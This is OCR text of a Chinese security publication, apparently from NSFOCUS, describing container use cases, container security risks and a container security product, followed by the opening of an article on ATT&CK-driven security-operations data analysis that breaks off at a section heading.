


图 1 容器与虚拟化区别

二、容器的应用场景

根据中国信息通信研究院 2018 年发布的《中国云计算开源发展调查报告》显示，容器的使用场景主要分为开发测试的快速交付（34%）、多环境一致性管理（31.2%）、CI/CD（29.4%）以及微服务（22.7%），其中57.9%的企业将其用于运维自动化，占比最高。容器技术的使用场景归纳总结为云计算中的容器服务、 DevOps、微服务、运维自动化等。

2.1 云计算场景

平台即服务（Platform as a Service， PaaS）和容器即服务（Container as a Service， CaaS）都是云计算的服务模式，是将软件研发的平台或者业务基础平台作为一种服务提供给用户。由于其对 DevOps、 CI/CD 天然的优势，CaaS 正如雨后春笋般发展起来。

无论是国外的谷歌、微软或亚马逊，还是国内的华为、阿里、腾讯等云服务商，均在其公有云中提供了容器服务。例如谷歌的 GKE（Google Kubernetes Engine）、微软的 AKS （Azure Kubernetes Service）和 ACI

（AzureContainer Instances）、亚马逊的ECS（Elastic Container Service）和EKS（Elastic Container Service forKubernetes）。据 RightScale2017 年的调查报告，在云服务商提供的服务中，Docker 的使用占据了很大的比重，包括AWS ECS（35%）、Azure 容器服务（11%）以及谷歌容器引擎（8%）。

国内有包括 DaoCloud、数人云、时速云、灵雀云等众多企业级 PaaS 云服务提供商，对接金融、政府和电信等行业，助力企业打造领先的云原生应用平台。其中绝大多数的服务提供商，在技术上也均选择了 Docker 作为其容器运行时引擎。

2.2 DveOps

当前软件系统的开发过程通常包括编码、单元测试、集成测试、处理 bug 等步骤。随着系统复杂度的增加，模块之间的依赖关系越来越复杂，很多 bug 要到项目集成时才能发现，而且距离开发阶段越久，bug 的修复成本就越高。

DevOps 是一个面向 IT 运维的完整工作流，以 IT 自动化和持续集成（CI）、持续部署（CD）为基础，来优化开发、测试、运维等所有环节。

DevOps 成为开发和运营的新组合模式，强调软件开发人员和运维人员的沟通合作，通过自动化流程来使得软件构建、测试、发布更加快捷、频繁和可靠。缩短了各个环节的等待时间，减少了很多重复性、手工性的工作，使得解决问题的成本明显降低，成为解决前述问题的有效手段。

DevOps 成功的关键标准之一是提升开发对运营的影响，容器技术可在整个 DevOps 闭环中发挥重要作用。在实践中，开发团队不应该只将代码丢给运营团队，还应该关心代码如何在生产环境中运行，于是可利用容器技术将应用程序以容器镜像的形式发布，这些镜像不仅包括应用程序代码，还包括基本操作系统以及依赖库等整个堆栈，甚至还配置好了运行时环境，从而完成了应用一致性地部署，极大降低了运营成本。




图 2 DevOps 能力闭环

2.3 微服务

微服务就是将一个完整应用中所有的模块拆分成多个不同的服务，其中每个服务都可以进行独立部署、维护和扩展，服务之间通常通过RestFul API进行通信。微服务设计的本质在于用功能较明确、业务较精炼的服务去解决更大、更实际的问题。微服务架构相比于传统的单体架构其最大优点在于降低了各模块之间的耦合度。每个服务都可由一个团队来进行开发和维护，不同的服务甚至可以用不同的编程语言、架构来实现，这样每个服务都可用其最适合的技术加以实现，不仅增加了应用开发效率，而且使得整个架构清晰明了，降低了学习成本。微服务的核心架构，主要包含两大组件：API Server 以及微服务应用。其中 API Server 是整个微服务的核心，集成了认证、授权、请求日志记录、请求日志监控、负载均衡等功能，微服务应用可用容器进行封装，在系统内部提供 REST API 接口。以下是基于容器的微服务架构示例。




图 3 基于容器的微服务架构

2.4 快速部署交付

前述应用场景主要是模式和设计，此外，容器的一个重要特点是可将复杂系统快速部署交付，而省去了大量安装和配置的工作。一个典型的场景是可以采用容器的方式部署 OpenStack 等基础设施平台，实现其运维管理的自动化和敏捷化。

Kolla是 OpenStack 中用于将所有组件进行容器化部署的项目。众所周知，对于 OpenStack 的安装和部署，通常要消耗大量的精力，如何做到把更多的精力放在业务逻辑实现，而不是平台环境的安装和部署，是大家一贯的诉求。

使用 Kolla 来部署 OpenStack，装好操作系统之后，大概需要 10 分钟左右的

时间，就可以搭建出包括各种社区功能的 OpenStack 系统。由于这种容器化部署，基本是类似于搭积木的方式，所以无论是对于安装，还是升级，都会变得更优雅。

三、容器安全风险

3.1 脆弱性和安全风险分析

3.1.1 软件风险

Docker 的设计虽然实现了良好的操作系统级隔离，但同时也存在很多安全隐患，比如其默认的组网模式以及与主机共享操作系统内核、共享主机资源、采用 Linux Capabilities 机制、隔离的不充分等。针对这些安全隐患可能会存在如下的攻击手段和方式；如局域网攻击、拒绝服务攻击、有漏洞的系统调用、特权模式共享root权限、未隔离的文件系统。另一方面，不安全的软件漏洞也可能是造成安全风险的一环，根据国家信息安全漏洞库的统计，截至 2018 年 7 月 31 日， Docker 相关的漏洞共 38 个，其中包括Cisco、boot2docker、 Jenkins 等厂商产品或开源项目。每年都会有一定数量的 Docker 漏洞公布出来，说明软件在漏洞上并没有减少的趋势，还是存在一定的安全风险。

3.1.2 API 接口安全

按照 Docker 的实现架构， Docker 服务默认监听在 Unix Socket 上，为了实现集群管理， Docker 官方还提供了一个远程管理接口的 REST API，允许通过 TCP 远程访问 Docker 服务。但是开启这种没有任何加密和访问控制的 Docker Remote API 服务是非常危险的。尤其是将默认的 2375 端口暴露到互联网中，一旦被攻击者发现，攻击者无需认证即可访问到容器数据，从而导致敏感信息泄露；也可以恶意删除容器上的数据，或可进一步利用容器自身特性，直接访问主机上的敏感信息，获取服务器 root 权限，对敏感文件进行修改并最终完全控制服务器。

3.1.3 不安全的镜像

开发者通常会在 Docker 官方的 Docker Hub 仓库下载镜像，这些镜像一部分来源于开发镜像内相应软件的官方组织，但还有大量镜像来自第三方组织甚至个人。在整个应用生命周期中，开发人员、测试人员和运维人员会根据不同需求下载并运行镜像，所以在容器运行前进行镜像检查非常重要。除了 Docker Hub 外，还有大量的第三方镜像仓库，如国内的网易 163（需注册）、中国科学技术大学（USTC）（公共开放）、 daocloud（需注册）、阿里云等。这些第三方镜像仓库，在提供方便获取镜像的同时，也带来了潜在的安全风险。例如，下载镜像内软件本身是否就包含漏洞，下载的镜像是否被恶意的植入后门，镜像在传输过程中是否被篡改。

3.1.4 容器隔离失效

由于容器与主机共享内核，可能会存在容器隔离失效的安全风险，主要有以下几种场景：

1. 攻击者只要攻破容器操作系统内核，就可访问到主机上的文件系统，或进入其它容器，导致容器隔离失效。

2. 主机的文件系统可以被挂载到多个容器的目录里，那么不同的容器就可以访问同一个目录。例如只要进入某个容器中，就可以通过共同挂载目录，访问其它容器的文件系统，这样可能会引起信息泄露或内容篡改等安全问题。

3.2 安全威胁分析

3.2.1 容器逃逸攻击

容器逃逸攻击与虚拟机逃逸攻击相似，利用虚拟化软件存在的漏洞，通过容器获取主机权限入侵主机，以达到攻击主机的目的。具体地，一些 PoC 工具，如 Shocker[48]，可展示如何从 Docker 容器逃逸并读取到主机某个目录的文件内容。

3.2.2 容器网络攻击

目前 Docker 总共提供三种不同的网络驱动，分别是桥接网络（Bridge Network），MacVLAN，覆盖网络（OverlayNetwork），三种网络驱动都存在着安全风险。

第一种是 Docker 预设的桥接网络驱动，一个 docker0 的网桥将所有容器连接该网桥， docker0 网桥扮演着路由和 NAT 的角色，容器间通信都会经过容器主机。如果各容器之间没有防火墙保护，攻击者就可以利用主机内部网络进行容器间相互攻击。

第二种是 MacVLAN，这是一种轻量级网络虚拟化技术， MacVLAN 与主机的网络接口连接， MacVLAN 相比于桥接网络驱动加强了与实体网络的隔离性，但是在该网络驱动中，同一个虚拟网络下的容器之间没有进行权限管控，攻击者可以轻易获得容器权限并进行网络攻击。

第三种是 Overlay Network，主要是利用 VXLAN 技术，在不同主机之间的 Underlay 网络之上再组成新的虚拟网络。这种网络架构在分布式的编排框架中常常用到，在快速构建分布式容器集群的同时，也存在着一些弊端。最为明显的是 VXLAN 网络上的流量没有加密，传输内容很容易被攻击者盗取或篡改。

3.2.3 拒绝服务攻击

由于容器在技术实现上基于主机内核，采用共享主机资源的方式，因此面向容器的拒绝服务攻击（DoS）威胁程度更高。例如，默认情况下容器可以使用主机上的所有内存，如果某个容器以独占方式访问或消耗主机的大量资源，则该主机上的其它容器就会因为缺乏资源而无法正常运行。DoS 攻击可针对任何资源，例如计算资源、存储资源、网络资源等.

3.3 容器安全威胁

3.3.1 微服务安全

从传统的单体应用到微服务应用，安全一直是人们关注的热点，传统的单体应用由于暴露服务端口少，攻击面较为单一，安全人员也知道常见的攻击点，所以做好相应的防护即可解决大部分问题。

微服务由于将传统的单体应用模块拆分为众多的服务，其端口数量的暴涨必然导致攻击面增多。对于传统的单体应用架构，访问权限、授权机制、隔离审计等只需要做好一道入口的防护即可。

而对于微服务架构来说由于含有多个服务，故每个服务的访问都要进行适当的监控管理和保护。可以想象下，如果在众多的微服务中泄露了某个身份验证令牌或接收了伪造的访问凭证，那整个系统都会陷入威胁中，这些威胁无疑增加了安全防护的难度。

微服务通常由许多服务构成，虽然微服务提倡隔离、轻量、独立开发部署、业务间松耦合等，但有时服务间是需要紧密相联的，比如多个服务间共享数据。这些服务之间的联系在微服务架构中通常是以点对点的形式呈现，随着这些联接的增多，如果其中一个服务因安全漏洞被攻破，那么其它联接的服务也会受到牵连，从而整个系统都会落入攻击者手中。


此外，微服务通常使用容器作为载体，应用被打包成镜像，并以容器的方式分布式地运行在微服务架构中，容器自身有许多安全威胁，比如从容器逃逸宿主机，容器网络攻击等。

3.3.2 DevOps 安全

在网络急速发展的大数据时代，很多企业都贯彻着“敏捷”的思维和行动。例如 DevOps 这种开发和运营的新模式，缩短了软件生命周期各个环节的等待时间，减少了很多重复性、手工性的工作，使得解决问题的成本明显降低，提高了敏捷开发的效率。但敏捷之余忽略安全，这会是一个危险的信号，而且正在不断的被验证着。越来越多的消费者、监管机构和市场发现由此所造成的数据泄漏的代价是高昂的、无法接受的。由于数据泄漏，市场资本中朝夕之间损失数以亿美元计、消费者对企业和机构的信任度下降，在某些情况下，企业负责人的职业生涯可能会受到影响。毫不夸张地说，一些依赖数据生存的企业甚至可能在无意中因为一个密钥存储的疏忽而使整个企业面临灭顶之灾。

四、容器安全解决思路

基于市场调研和容器攻防技术的积累，在不断的客户技术交流中，绿盟科技获取了更加全面的容器安全需求，解决容器安全环境风险，需要构建完整的技术体系来覆盖镜像构建-镜像传输/存储-编排-容器运行全生命周期的检测与防护场景；绿盟科技采用容器环境中部署安全容器的技术方案，通过将安全容器像普通容器一样借助容器编排技术与容器环境无缝的对接部署在相应的运行节点上，安全容器集成检测、监测相关的安全能力并且获取节点的管理权限，同时通过容器管理平台可以有效控制容器的性能消耗，由于其原生于镜像，可以通过容器编排快速的进行扩容和交付。



4.1 镜像构建阶段

围绕镜像文件展开风险评估，扫描镜像构建过程中的命令及配置参数，还原镜像文件构建过程，掌握命令使用的敏感操作。同时，发现镜像文件的敏感信息。

通过对镜像文件的扫描发现是否存在恶意文件、病毒、木马；使用的依赖库、组件等是否存在漏洞。

4.2 镜像存储阶段

容器项目中一般会通过docker Hub等方式自建镜像仓库，或者使用互联网公开的公共仓库；应采用加密方式连接仓库系统；访问镜像仓库时应进行身份验证，确保对镜像文件的拉取都来自可信对象；应对容器镜像的访问建

立审计机制，对敏感镜像限制读写权限；使用容器镜像时应进行签名校验或者MD5值比对；

4.3 镜像运行阶段

镜像拉取到本地实例化容器服务，安全监测与防护的重心就转移到了容器的编排和运行环境及容器本身。需要针对容器所在的环境及编排工具进行合规性的检查，目前主流的产品都是参考Bencimark系列标准，该标准是Docker公司与美国互联网安全中心（CIS）合作，制定了docker的最佳安全实践，包括主机安全配置、docker守护进程配置、docker守护程序配置文件、容器镜像和构建、容器运行安全、docker安全操作六大项，99个控制点。几乎覆盖了docker安全要求的各个方面；

另外还需要针对容器运行时的实例进行安全监测，包括对容器内运行进程的监控（扫描/proc目录，netlink socket、perf event、eBPF）；对容器内文件系统监控；对主机节点进行监控防止容器进行权限提升（DirtyCow）、破坏容器主机隔离；容器端口扫描、反向Shell；对主机上的镜像文件进行监测防止主机上的镜像被篡改（修改暴露端口、病毒木马植入）；对辅助、管理容器进行安全监控审计（Kubernetes等）；

五、主流的技术方案

国内外厂商目前存在两种的主流技术方案，一种是采用在容器环境中部署特权容器，一种是采用在操作系统上部署Agent。




图 4 两种主流的容器安全技术方案

1) 平行容器

在docker引擎之上部署容器，将检测、扫描相关的安全能力集成在该容器中，借助容器编排技术与容器环境无缝的对接。通过容器管理平台可以有效控制容器的性能消耗，同时由于其原生于镜像，可以通过容器编排快速的进行扩容和交付。

2) 主机代理方式

在宿主机操作系统上安装代理，监控宿主机上容器相关的文件、进程、系统调用等信息，该方式广泛应用与传统及云计算环境中。通过代理可以轻松的获取主机、容器信息等。

六、容器安全解决方案

容器安全管理系统秉承DevSecOps持续交付/持续集成的理念，在近年来安全不断左移的情况下，产品自身率先采用微服务设计，容器镜像交付，通过服务器端与部署在节点上的安全容器进行通信，安全容器提供对该节点运行的容器进行监测、检测等能力；

除服务器端外，其他组件都以容器镜像的方式存在，可以放置在容器仓

库中，借助容器编排无需任何代理可以快速的交付客户，并且随着容器节点的数量及业务增长快速的扩容交付。

由于本身的微服务化设计，容器安全组件也同样处于容器安全引擎的检测和监测范围内，发现其漏洞和安全风险。




图 2 容器安全部署示意图

6.1 技术架构

容器安全引擎模块采用前后端分离架构，通过服务器端与部署在容器节点上的容器探针进行通信，容器探针负责该容器节点的监测、检测、防护等能力；除服务器端外，其他组件都以容器镜像的方式存在，可以放置在容器仓库中，借助容器编排无需任何代理可以快速的交付客户，随着容器节点的数量及业务增长快速的扩容交付。并且由于本身的微服务化设计，容器安全组件也同样处于容器安全引擎的检测和监测范围内，发现其漏洞和安全风险。




图 6 绿盟云安全集中管理系统-容器安全技术架构

6.2 功能架构

通过对产品功能的梳理和与研发团队对容器技术场景的还原，绿盟科技归纳了五种常见的容器安全应用场景，分别为资源可视化管理、镜像风险管理、容器运行管理、合规性检测、微服务API风险管理；这些功能模块通过控制层面联动部署在容器节点上的安全容器，对镜像仓库中的镜像文件、运行中的容器进行检测、监测和扫描；

◆ 资源可视化管理

容器、镜像、主机作为容器环境中核心的资源，需要建立全局的可视化管理，清晰的了解资源的风险、数量、关系的变化。

◆ 镜像风险管理

对来自公共仓库和私有镜像仓库的镜像文件进行安全检测，包括历史命令、敏感信息、镜像漏洞等；

◆ 容器运行时安全管理

对运行中的容器进行安全监测，发现恶意进程、病毒等，保障容器运行时安全稳定；

◆ 合规性检测

对容器编排环境进行合规性检测，发现不安全的配置进行识别和加固。

◆ 微服务API风险管理

对容器环境中的微服务进行自动发现，并且获取微服务的API信息，分析API发现存在的Web安全风险；

6.3 部署场景

容器安全引擎由于采用了前后端分离的模式，平台部分可以部署在虚拟机或者同规格的物理服务器中，仅需要保证网络与容器环境的网络互通即可。容器安全引擎的相关组件如控制器、安全容器等，以容器镜像方式启动在容器环境中。




图 8 部署架构

6.4 技术优势

◆ 漏洞扫描能力

能够对容器环境的基础设施（包括主机操作系统）、容器仓库中的容器镜像进行漏扫，绿盟科技RSAS作为国内业界首款支持容器扫描的产品，凭借其强大的漏洞库支持能力、白盒|黑盒对比扫描等特性，评估容器环境的安全风险；

◆ 云端威胁情报能力

支持对运行的容器文件进行扫描，结合云端NTI威胁情报来进行恶意文件分析，绿盟NTI是国内最早建立的几家威胁情报中心，通过云端不断积累的恶意文件特征，避免本地的威胁风险存在孤岛效应。。

◆ AI机器学习能力

通过AI机器学习引擎，针对容器运行时的行为构建安全基线，自动学习更新，并且建立检测规则，比基于规则的检测适应性更好，特别是针对未知威胁；

◆ 安全基线核查

针对CIS合规项进行检测；支持docker-CIS-benchmark；支持kubernates-CIS-benchmark。

◆ 性能消耗低

容器安全组件性能消耗不超过部署宿主机的CPU的10%，且当容器组件高性能运行时，调整安全组件策略，不影响容器组件承载业务的正常运行，避免安全扫描、检测带来业务宕机。

6.5 客户价值

◆ 安全生命周期安全防护

覆盖容器镜像、容器环境、容器运行时安全管理、满足全生命周期安全风险检测要求，提供基于策略的容器启动、运行管理，避免有风险、漏洞的镜像被拉起对其他容器运行造成风险或者运行中的容器异常行为依据策略进行挂起，等待管理员验证；

◆ 非侵入式快速交付

安全容器采用容器镜像交付，无需侵入宿主机操作系统，轻量化便捷交付，与宿主机操作系统解耦无需担心其兼容性；同时借助编排工具可以快捷的部署到多台NODE节点上，降低运维人员工时投入。采用容器镜像方式也同时给后续升级带来便利，通过更新容器镜像快速升级安全容器安全功能。

◆ 安全防护弹性扩容

安全容器周期性风险检查，自动应对同一节点的业务弹性变化。

◆ 容器编排工具集成

支持对接容器编排工具、CI/CD工具，支撑DevOps实践。

ATT&CK 驱动下安全运营数据分析的实用性挑战

绿盟科技天枢实验室　张润滋

ATT&CK（AdversarialTactics, Techniques, and Common Knowledge）是一个攻击行为知识库和威胁建模模型，主要应用于评估攻防能力覆盖、APT攻击防护、威胁狩猎、威胁情报关联及攻击模拟等领域。自发布以来，知识社区相当活跃，引发工业界和研究界的热捧，已逐渐发展为网络威胁分析语境下的通用元语。ATT&CK以相对适当的知识抽象层次，充分覆盖威胁领域的技战术场景，给安全防御能力的匹配与对比提供了标杆和抓手，是其成功的关键。在ATT&CK的驱动下，越来越多的数据源采集能力成为企业威胁防护的标配。不过，对于安全运营团队来说，大规模、规范化的采集数据的接入只是起点，如何利用数据对抗愈发隐匿的高级威胁行为，持续降低企业和组织的风险才是关键所在。本文将从实践出发，探讨总结ATT&CK驱动下安全运营数据分析的实用性挑战。

一、数据挖掘的新机遇

ATT&CK之前，LockheedMartin的攻击链模型（Cyber Kill Chain），微软的STRIDE模型等是威胁建模、告警分类分级、知识库建设的重要基础。各个安全厂商普遍量身定做了细粒度威胁模型。MITRE通过开源众筹的ATT&CK知识库，以适中的抽象方法，较成功的实现了系统化的攻击者技战术行为建模，有效的降低了威胁情报、威胁建模等领域的沟通成本。如果说传统威胁分析能力的建设是大家在各自的语境方言里自说自话，那么ATT&CK就给出了一个词典基线，识不识字、能力强弱的问题大家对齐语义就可以拿出来比一比了。




图1APT29的预防手段与检测

ATT&CK为网络战场的防守方提供了一个攻防备战全景手册，上图展示了覆盖APT29的预防和检测需要实现的缓解措施列表和检测数据源列表。包括终端、网络、文件等多源、多维度的二十余类数据的采集，给威胁分析带来全新的分析机遇，包括多维度细粒度的线索与关联、深度的事件取证、更准确的威胁态势风险评估等等。可以说，ATT&CK知识库在一定程度上促进了XDR（ExtendedDetection and Response）解决方案的概念炒作。多源多维数据源的集成本身不是新鲜事，但以真实APT情报驱动，并层次化映射到威胁行为的战术和技术实现层面，ATT&CK矩阵实例化展示了高级威胁防护的落地思路。总结来看，ATT&CK驱动下的数据融合为威胁防御方带来以下新的机遇：

- 促进数据归一化、本体化及关联性提升。无论是内部检测能力命名，还是与外部威胁情报对接，ATT&CK矩阵为企业或组织内数据湖的数据融合提供了技战术抽象层次的对齐方案。基本的，类似告警或事件有了明确的归类层次。进阶的，数据中隐含的数据实体及其关联关系，能够在统一的框架下实现本体化建模，为知识图谱等基于网络和图的数据结构的构建提供

基础。

- 促进分析能力与业务的解耦。诸多机器学习算法已经应用于威胁检测、溯源等环节。然而，许多技术底层集成类似的分析算法却形成看似不同的应用方案。其中的技术冗余为数据分析能力的可拓展性带来瓶颈。ATT&CK矩阵从攻防视角为“安全能力中台”的构建提供了新思路。通用算法能力能够从传统的数据分析孤岛中抽象出来，并与上一层的安全业务需求解耦。例如，经典的序列分析模型可用于事件预测、异常检测等不同层次的场景。在统一的数据湖之上，分析算法能够充分模块化，形成可编排的调用接口以供灵活的调用与集成。
- 促进分析算法的语义化。欠语义化一直以来都是数据驱动威胁检测的痛点。基于统计的模式识别与因果分析，往往需要在适当先验知识的约束下，才能适应安全数据的分析目标。ATT&CK通过矩阵的战术阶段划分，在目标层、分析层以及数据层上自然的提供了有明确语义的关联关系。这一语义增强，给数据驱动威胁分析结果提供了讲故事的范本，为运营人员提供了可解释、可理解的线索入口。




图2 融合ATT&CK与KillChain的攻击建模

二、数据挖掘的实用性挑战

ATT&CK是攻防世界里的一次知识标准化的浪潮，已经切实的渗透到安全能力发展的各个角落。我们看到愈发多的框架设计、解决方案、产品实现已经融合ATT&CK的思想与知识标签。当开始直面ATT&CK驱动下新的数据形势，在看到威胁狩猎新机遇的同时，我们也发现更大规模、更全面的数据覆盖，给安全运营带来全新的挑战。当然，这些挑战绝大部分不是ATT&CK引入的新话题。ATT&CK引

发的攻防思潮的统一，很大程度上对安全运营数据梦魇的出现起到了推波助澜的作用。本质上，大规模安全运营数据分析的困难来自于攻守的不平衡性。常态化安全运营的目标是在合理的投入产出比下，持续的监控并降低企业和组织的系统化安全风险。能够在态势大屏上展现出来的威胁趋势，很难适用于高隐匿性、低频的高级威胁的狩猎任务。在攻守失衡的条件约束下，ATT&CK似乎给出一剂良药的配方，那么按照配方收集好每一味药材，熬一熬就能预防病害吗？网络安全威胁的破坏性，要求防御方不能求诸玄学。以下，将从数据接入、线索发现、事件重建三个角度，总结在探索ATT&CK科学化应用中的关键性挑战。

1. 数据接入：系统瓶颈与数据风险

